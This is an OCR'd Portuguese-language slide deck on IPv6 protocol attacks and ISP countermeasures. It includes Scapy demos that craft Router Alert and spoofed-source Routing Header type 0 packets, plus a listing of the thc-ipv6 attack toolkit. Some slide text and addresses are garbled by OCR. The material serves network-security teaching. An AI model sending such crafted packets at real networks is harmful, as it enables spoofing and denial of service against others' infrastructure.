


Pacote para 2001:db8::999::X → Para o gateway default (2001:db8::1)

Para 2001:db8::100 ← ICMPv6 Redirect (137) (Melhor rota = 2001::db8::2)

A comunicação para 2001:db8:999::/0 será enviada através do 2001:db8::2

Ataque de redirecionamento de ICMPv6



ICMPv6 Redirect (137)
(Melhor rota default = 2001:db8::BAD)

→ To 2001:db8::B0B0

A comunicação para 2001:db8:999::/0 será enviada através do 2001:db8::BAD

Problemas com cabeçalhos de roteamento

Cabeçalhos do IPv6

Version (4 bits)	Traffic Class (8 bits)	Flow Label (20 bits)	
Payload Length (16 Bits)		Next Header (8 bits)	Hop Limit (8 bits)
Source Address (128 bits)			
Destination Address (128 bits)			

Next Header	Next Header Information

Vulnerabilidades relacionadas aos cabeçalhos do IPv6

As especificações do protocolo IPv6 (RFC 2460) não impõe restrições para o uso de cabeçalhos de extensão

Muitos ataques podem ser feitos usando vulnerabilidades dos cabeçalhos de extensão


→ Routing Header tipo 0 (RH0)
→ Opção Hop-by-hop / Router Alert
→ Problemas com fragmentação

Opção Hop-by-Hop e ataque de Router Alert

A opção Hop-by-hop (próximo cabeçalho número 0) deve ser inspecionado por todo roteador ao longo do caminho.

A presença da opção Router Alert indica a um roteador que ele tem que observar o conteúdo do cabeçalho

→ Atacantes pode abusar dessa funcionalidade construindo pacotes com Router Alert, consumindo recursos ao longo do caminho



Demo

```
maia@maia-laptop:~$ sudo scapy
Welcome to Scapy (2.0.1)
>>> dest = '2001:db8:b0b0::b0b0'
>>> rapkt = IPv6(dst=dest, nh=60)/IPv6ExtHdrDestOpt(nh=6, options=[RouterAlert()
])/TCP(sport=1080, dport=80)
>>> rapkt.show2()
```

```
>>> rapkt.show2()
###[ IPv6 ]###
  version= 6L
  tc= 0L
  fl= 0L
  plen= 28
  nh= Destination Option Header
  hlim= 64
  src= 2804:40:989c:0:223:14ff:fe21:d4a8
  dst= 2001:db8:b0b0::b0b0
###[ IPv6 Extension Header - Destination Options Header ]###
     nh= TCP
     len= 0
     autopad= On
     \options\
      |###[ Router Alert ]###
      |  otype= Router Alert [00: skip, 0: Don't change en-route]
      |  optlen= 2
      |  value= Datagram contains a MLD message
      |###[ PadN ]###
      |  otype= PadN [00: skip, 0: Don't change en-route]
      |  optlen= 0
      |  optdata= ''
```

```
unans=sr(rapkt, timeout=2)
ission:
d to send 1 packets.

2 packets, got 1 answers, remaining 0 packets
```

Problemas com Routing Header tipo 0 (RH0)

O IPv6 define 3 tipos de cabeçalhos de roteamento:


→ Tipo 2: Usado para mobilidade em IPv6 (MIPv6) e apenas entendido por camadas compatíveis com MIPv6.

→Tipo 1: Não utilizado

→Tipo 0: Técnica destinada a permitir a um remetente para especificar total ou parcialmente uma rota para um pacote. Similarmente ao “loose source routing” do IPv4, essa funcionalidade pode ser abusada de várias maneiras.

RH0 Attack

O RH0 pode ser abusado de várias maneiras. Um uso comum é spoofar um endereço de origem e ainda receber tráfego de retorno.



Ataques de amplificação e outros ataques de DoS podem também fazer uso do RH0.

Demo


```
maia@maia-laptop:~$ sudo scapy
[sudo] password for maia:
Welcome to Scapy (2.0.1)
>>> Attacker = '2001:db8:bad::bad'
>>> Victim = '2001:db8:b0b0::b0b0'
>>> Midway = '2001:db8:abcd::1'
>>> rh0pkt = IPv6(src=Attacker, dst=Victim)/IPv6ExtHdrRouting(addresses=[Midway]
)/ICMPv6EchoRequest()
>>> rh0pkt.show2()
###[ IPv6 ]###
  version= 6L
  tc= 0L
  fl= 0L
  plen= 32
  nh= Routing Header
  hlim= 64
  src= 2001:db8:bad::bad
  dst= 2001:db8:b0b0::b0b0
###[ IPv6 Option Header Routing ]###
     nh= ICMPv6
     len= 2
     type= 0
     segleft= 1
     reserved= 0L
     addresses= [ 2001:db8:abcd::1 ]
###[ ICMPv6 Echo Request ]###
        type= Echo Request
        code= 0
        cksum= 0x6122
        id= 0x0
        seq= 0x0
        data= ''
>>>
```

Demo

```
>>> rh0pkt.show2()
###[ IPv6 ]###
  version= 6L
  tc= 0L
  fl= 0L
  plen= 32
  nh= Routing Header
  hlim= 64
  src= 2001:db8:bad::bad
  dst= 2001:db8:b0b0::b0b0
###[ IPv6 Option Header Routing ]###
     nh= ICMPv6
     len= 2
     type= 0
     segleft= 1
     reserved= 0L
     addresses= [ 2001:db8:abcd::1 ]
###[ ICMPv6 Echo Request ]###
        type= Echo Request
        code= 0
        cksum= 0x6122
        id= 0x0
        seq= 0x0
        data= ''
>>> ans, unans=sr(rh0pkt)
Begin emission:
```

```
>>> rh0pkt.show2()
###[ IPv6 ]###
  version= 6L
  tc= 0L
  fl= 0L
  plen= 32
  nh= Routing Header
  hlim= 64
  src= 2001:db8:bad::bad
  dst= 2001:db8:b0b0::b0b0
###[ IPv6 Option Header Routing ]###
     nh= ICMPv6
     len= 2
     type= 0
     segleft= 1
     reserved= 0L
     addresses= [ 2001:db8:abcd::1 ]
###[ ICMPv6 Echo Request ]###
        type= Echo Request
        code= 0
        cksum= 0x6122
        id= 0x0
        seq= 0x0
        data= ''
>>>
```

Fragmentação de pacotes



Ataques de Fragmentação

Some Issues due to fragmentation (valid for IPv6 and IPv4)

→ Upper layer information might not be contained within the first fragment

→ Before accurate decision can be made, Firewalls should reassembly all fragments from a fragmented packet. Fragmentation could be used to by pass Firewall systems


→ Fragmentation can be used by attackers to attack a final node exploring its weakness on how packets are reassembled. For instance, sending a packet with a missing fragment and forcing node to wait for it;

Ataques de Fragmentação

Fragmentação no IPv6

→ No IPv6, se necessário a fragmentação é feita **apenas no nó de origem**.

→ O protocolo PMTUD (Path MTU discovery) é essencial para o IPv6 (desejável para o IPv4). PMTUD baseia-se em mensagens de ICMPv6 “packet too big”




Ataques de Fragmentação

Fragmentação no IPv6

→ Forjando mensagens de “packet too big” como se fosse um roteador legítimo, um atacante conseguirá prejudicar a comunicação para um determinado destino

→ O mínimo MTU para o IPv6 é 1280 bytes.




E são esses os únicos ataques possíveis?

NÃO! ☹

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ ls
alive6                fake_dnsupdate6   flood_router6      redir6
denial6               fake_mipv6        flood_solicitate6  rsmurf6
detect-new-ip6        fake_mld26        fragmentation6     sendpees6
dnsdict6              fake_mld6         fuzz_ip6           sendpeesmp6
dos-new-ip6           fake_mldrouter6   implementation6    smurf6
exploit6              fake_router6      implementation6d   thcping6
extract_hosts6.sh     flood_advertise6  kill_router6       toobig6
extract_networks6.sh  flood_dhcpc6      ndpexhaust6        trace6
fake_advertise6       flood_mld26       parasite6
fake_dhcps6           flood_mld6        randicmp6
fake_dns6d            flood_mldrouter6  README
maia@maia-VirtualBox:~/thc-ipv6-1.8$
```

AGENDA



1) Impactos pelo grande espaço de endereçamento: ✓

Reconhecimento interno e externo, ameaças com bogons;

2) Vulnerabilidades do protocolo e possíveis ataques: ✓

Auto configuração, Descoberta da vizinhança, detecção de endereços duplicados, ataques de redirecionamento, manipulação de cabeçalhos, etc.;


3) Contramedidas usando RouterOS sob o ponto de vista de um provedor

Assegurando o perímetro do ISP, protegendo as redes dos clientes e locais públicos.

Protegendo os usuários domésticos/SOHO

(Do ponto de vista de um provedor)

Topologia típica de um Provedor



Boas práticas para minimiza os riscos de reconhecimento

→ Filtrar endereços IPv6 de uso interno nos roteadores de borda do Sistema Autônomo;

→ Utilizar endereços estáticos não óbvios para sistemas críticos;

